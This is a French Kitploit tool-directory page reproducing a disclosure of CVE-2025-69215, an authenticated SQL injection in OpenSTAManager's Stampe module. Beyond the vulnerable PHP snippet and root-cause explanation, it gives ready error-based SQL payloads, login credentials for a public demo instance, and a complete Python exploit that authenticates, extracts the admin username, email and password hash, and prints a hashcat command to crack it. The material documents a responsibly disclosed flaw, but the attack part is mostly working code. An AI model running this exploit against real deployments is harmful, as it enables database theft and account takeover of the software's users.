
Skip to content
KitploitKITPLOIT
OutilsBlog
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-69215 — CVE-2025-69215 - OpenSTAManager présente une injection SQL dans le module Stampe. | Kitploit
Outils/GitHubGitHub/lukasz-rybak/cve-2025-69215
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et ÉducationSécurité des Bases de Données
GitHublukasz-rybak/cve-2025-69215

CVE-2025-69215

CVE-2025-69215 - OpenSTAManager présente une injection SQL dans le module Stampe.

Voir le dépôt
2il y a 5 moisPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2025-69215 : OpenSTAManager présente une injection SQL dans le module Stampe

Aperçu

ChampDétails
ID CVECVE-2025-69215
GravitéÉLEVÉE
Avis de sécuritéVoir l'avis de sécurité
Découvert parLukasz Rybak

Produits concernés

  • devcode-it/openstamanager (versions : <= 2.9.8)

Classification CWE

  • CWE-89 : Neutralisation incorrecte d'éléments spéciaux utilisés dans une commande SQL ('Injection SQL')

Détails

Détails de la vulnérabilité

Emplacement

  • Fichier : modules/stampe/actions.php
  • Ligne : 26
  • Code vulnérable :
root@kitploit:~
case 'update':
    if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
        $dbo->query('UPDATE `zz_prints` SET `predefined` = 0 WHERE `id_module` = '.post('module'));
        // ↑ Direct concatenation without prepare() sanitization
    }

Cause racine

Le paramètre module provenant des données POST est directement concaténé dans une requête SQL UPDATE sans utiliser la fonction de neutralisation prepare(). Alors que le paramètre predefined est validé avec intval(), le paramètre module ne dispose que d'un contrôle !empty(), ce qui n'empêche PAS l'injection SQL.

Modèle vulnérable :

root@kitploit:~
// Line 25: intval() protects predefined, but module is not sanitized!
if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
    // Line 26: Direct concatenation - VULNERABLE
    $dbo->query('UPDATE ... WHERE `id_module` = '.post('module'));
}

Exploitation

Endpoint vulnérable

root@kitploit:~
POST /modules/stampe/actions.php

Paramètres requis

root@kitploit:~
op=update
id_record=1
predefined=1 (must be non-zero after intval())
module=[INJECTION_PAYLOAD]
title=Test
filename=test.pdf

Exigence d'authentification

  • Nécessite une session authentifiée valide (tout utilisateur ayant accès au module Stampe)
  • VÉRIFIÉ : Les utilisateurs disposant de l'accès au groupe « Tecnici » peuvent exploiter la faille (PAS réservé aux administrateurs !)
  • PoC : Démo sur https://demo.osmbusiness.it avec les identifiants tecnico/tecnicotecnico

Type d'exploitation

Injection SQL basée sur les erreurs utilisant les fonctions MySQL EXTRACTVALUE/UPDATEXML/GTID_SUBSET

Preuve de concept


Méthode 1 : EXTRACTVALUE (MySQL 5.1+)

root@kitploit:~
POST /modules/stampe/actions.php
Content-Type: application/x-www-form-urlencoded

op=update&id_record=1&predefined=1&module=14 AND EXTRACTVALUE(1,CONCAT(0x7e,VERSION(),0x7e))&title=Test&filename=test.pdf

Résultat :
image

Données extraites : version MySQL 8.3.0



Méthode 2 : GTID_SUBSET (MySQL 5.6+)

root@kitploit:~
module=14 AND GTID_SUBSET(CONCAT(0x7e,DATABASE(),0x7e),1)

Résultat :
image

Données extraites : nom de la base de données openstamanager



Méthode 3 : UPDATEXML (MySQL 5.1+)

root@kitploit:~
module=14 AND UPDATEXML(1,CONCAT(0x7e,USER(),0x7e),1)

Résultat :
image

Données extraites : utilisateur de la base de données [email protected]


Exploitation automatisée

Script d'exploitation complet : exploit_stampe_sqli.py

root@kitploit:~
#!/usr/bin/env python3
"""
SQL Injection Exploit - OpenSTAManager modules/stampe/actions.php

Usage:
    python3 exploit_stampe_sqli.py -u tecnico -p tecnicotecnico
    python3 exploit_stampe_demo.py -u admin -p admin123 --url https://custom.osm.local
"""

import requests
import re
import argparse
import sys
from html import unescape
from urllib.parse import urljoin

class StampeSQLiExploit:
    def __init__(self, base_url, username, password, verbose=False):
        self.base_url = base_url.rstrip('/')
        self.username = username
        self.password = password
        self.verbose = verbose
        self.session = requests.Session()
        self.session.headers.update({
            'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
        })

    def login(self):
        """Authenticate with username and password"""
        login_url = urljoin(self.base_url, '/index.php')

        if self.verbose:
            print(f"[DEBUG] Attempting login to {login_url}")
            print(f"[DEBUG] Username: {self.username}")

        # First, get the login page to establish session
        resp = self.session.get(login_url)
        if self.verbose:
            print(f"[DEBUG] Initial GET status: {resp.status_code}")

        # Send login credentials with op=login parameter (required!)
        login_data = {
            'username': self.username,
            'password': self.password,
            'op': 'login',  # Required for OpenSTAManager
        }

        resp = self.session.post(login_url, data=login_data, allow_redirects=True)

        if self.verbose:
            print(f"[DEBUG] Login POST status: {resp.status_code}")
            print(f"[DEBUG] Cookies: {self.session.cookies.get_dict()}")

        # Check if login was successful
        if 'PHPSESSID' not in self.session.cookies:
            print("[-] Login failed: No session cookie received")
            return False

        # Check if we're redirected to dashboard or still on login page
        if 'username' in resp.text.lower() and 'password' in resp.text.lower() and 'login' in resp.url.lower():
            print("[-] Login failed: Still on login page")
            if self.verbose:
                print(f"[DEBUG] Current URL: {resp.url}")
            return False

        print(f"[+] Successfully logged in as '{self.username}'")
        print(f"[+] Session: {self.session.cookies.get('PHPSESSID')}")
        return True

    def inject(self, sql_query):
        """Execute SQL injection payload"""
        # Use UPDATEXML instead of EXTRACTVALUE (works better on demo)
        payload = f"14 AND UPDATEXML(1,CONCAT(0x7e,({sql_query}),0x7e),1)"

        target_url = urljoin(self.base_url, '/modules/stampe/actions.php')

        if self.verbose:
            print(f"[DEBUG] Target: {target_url}")
            print(f"[DEBUG] Payload: {payload}")

        response = self.session.post(
            target_url,
            data={
                "op": "update",
                "id_record": "1",
                "predefined": "1",
                "module": payload,
                "title": "Test",
                "filename": "test.pdf"
            }
        )

        if self.verbose:
            print(f"[DEBUG] Response status: {response.status_code}")
            print(f"[DEBUG] Response length: {len(response.text)}")

        # Unescape HTML entities first
        response_text = unescape(response.text)

        # Pattern 1: XPATH syntax error with HTML entities or quotes
        # Matches: XPATH syntax error: '~data~' or &#039;~data~&#039;
        xpath_match = re.search(r"XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE)
        if xpath_match:
            result = xpath_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted via XPATH pattern: {result}")
            return result

        # Pattern 2: Look in HTML comments (demo puts errors in comments)
        # <!--...XPATH syntax error: '~data~'...-->
        comment_match = re.search(r"<!--.*?XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?.*?-->", response_text, re.DOTALL | re.IGNORECASE)
        if comment_match:
            result = comment_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted from HTML comment: {result}")
            return result

        # Pattern 3: <code> tags
        codes = re.findall(r'<code>(.*?)</code>', response_text, re.DOTALL)
        for code in codes:
            clean = code.strip()
            if 'XPATH syntax error' in clean or 'SQLSTATE' in clean:
                match = re.search(r"~([^~]+)~", clean)
                if match:
                    result = match.group(1)
                    if self.verbose:
                        print(f"[DEBUG] Extracted from <code>: {result}")
                    return result

        # Pattern 4: PDOException error format (as shown in user's example)
        # PDOException: SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~data~'
        pdo_match = re.search(r"PDOException:.*?XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE | re.DOTALL)
        if pdo_match:
            result = pdo_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted from PDOException: {result}")
            return result

        # Pattern 5: Generic ~...~ markers (last resort)
        markers = re.findall(r'~([^~]{1,100})~', response_text)
        if markers:
            if self.verbose:
                print(f"[DEBUG] Found generic markers: {markers}")
            # Filter out HTML/CSS junk
            for marker in markers:
                if marker and len(marker) > 2:
                    # Skip common HTML patterns
                    if not any(x in marker.lower() for x in ['button', 'icon', 'fa-', 'class', 'div', 'span', '<', '>']):
                        if self.verbose:
                            print(f"[DEBUG] Using marker: {marker}")
                        return marker

        if self.verbose:
            print("[DEBUG] No data extracted from response")
            # Save response for debugging
            with open('/tmp/stampe_response_debug.html', 'w') as f:
                f.write(response.text)
            print("[DEBUG] Response saved to /tmp/stampe_response_debug.html")

        return None

    def dump_info(self):
        """Dump database information"""
        queries = [
            ("Database Version", "VERSION()"),
            ("Database Name", "DATABASE()"),
            ("Current User", "USER()"),
            ("Admin Username", "SELECT username FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Email", "SELECT email FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Password Hash (1-30)", "SELECT SUBSTRING(password,1,30) FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Admin Password Hash (31-60)", "SELECT SUBSTRING(password,31,30) FROM zz_users WHERE idgruppo=1 LIMIT 1"),
            ("Total Users", "SELECT COUNT(*) FROM zz_users"),
            ("First Table", "SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1"),
        ]

        print("="*70)
        print(" EXPLOITING SQL INJECTION - DATA EXTRACTION")
        print("="*70)
        print()

        results = {}
        for desc, query in queries:
            print(f"[*] Extracting: {desc}")
            print(f"    Query: {query}")
            result = self.inject(query)
            if result:
                print(f"    ✓ Result: {result}")
                results[desc] = result
            else:
                print(f"    ✗ Failed to extract")
            print()

        return results

def main():
    parser = argparse.ArgumentParser(
        description='OpenSTAManager Stampe Module SQL Injection Exploit',
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog='''
Examples:
  # Exploit demo.osmbusiness.it with tecnico user
  python3 %(prog)s -u tecnico -p tecnicotecnico

  # Exploit demo with admin credentials
  python3 %(prog)s -u admin -p admin123

  # Exploit custom installation with verbose output
  python3 %(prog)s -u tecnico -p pass123 --url https://erp.company.com -v
        '''
    )

    parser.add_argument('-u', '--username', required=True,
                        help='Username for authentication')
    parser.add_argument('-p', '--password', required=True,
                        help='Password for authentication')
    parser.add_argument('--url', default='https://demo.osmbusiness.it',
                        help='Base URL of OpenSTAManager (default: https://demo.osmbusiness.it)')
    parser.add_argument('-v', '--verbose', action='store_true',
                        help='Enable verbose output for debugging')

    args = parser.parse_args()

    print("╔" + "="*68 + "╗")
    print("║  SQL Injection Exploit - OpenSTAManager Stampe Module          ║")
    print("║  CVE-PENDING | Authenticated Error-Based SQLi                 ║")
    print("╚" + "="*68 + "╝")
    print()
    print(f"[*] Target: {args.url}")
    print(f"[*] Username: {args.username}")
    print()

    exploit = StampeSQLiExploit(args.url, args.username, args.password, args.verbose)

    # Login first
    if not exploit.login():
        print("\n[-] Authentication failed. Cannot proceed with exploitation.")
        print("[!] Please check:")
        print("    1. Are the credentials correct?")
        print("    2. Is the target URL accessible?")
        print("    3. Is the user account active?")
        sys.exit(1)

    print()

    # Extract data
    results = exploit.dump_info()

    # Summary
    print("="*70)
    print(" EXTRACTION SUMMARY")
    print("="*70)
    print()

    if results:
        for key, value in results.items():
            print(f"  {key:.<40} {value}")

        # If we got admin password hash, combine it
        if "Admin Password Hash (1-30)" in results and "Admin Password Hash (31-60)" in results:
            full_hash = results["Admin Password Hash (1-30)"] + results["Admin Password Hash (31-60)"]
            print()
            print("  " + "="*66)
            print(f"  Full Admin Password Hash: {full_hash}")
            print("  " + "="*66)
            print()
            print("  [!] Crack with hashcat:")
            print(f"      hashcat -m 3200 '{full_hash}' wordlist.txt")
    else:
        print("  ✗ No data extracted")
        if not args.verbose:
            print("\n  [!] Try running with -v flag for debugging information")

if __name__ == "__main__":
    main()

Attribution

Signalé par Łukasz Rybak

Références

  • https://github.com/devcode-it/openstamanager/security/advisories/GHSA-qx9p-w3vj-q24q
  • https://nvd.nist.gov/vuln/detail/CVE-2025-69215
  • https://github.com/advisories/GHSA-qx9p-w3vj-q24q

Avertissement

Cette CVE a été divulguée de manière responsable, conformément aux pratiques de divulgation coordonnée des vulnérabilités. Les informations fournies ici ne sont destinées qu'à des fins éducatives et défensives.

Télécharger l’outil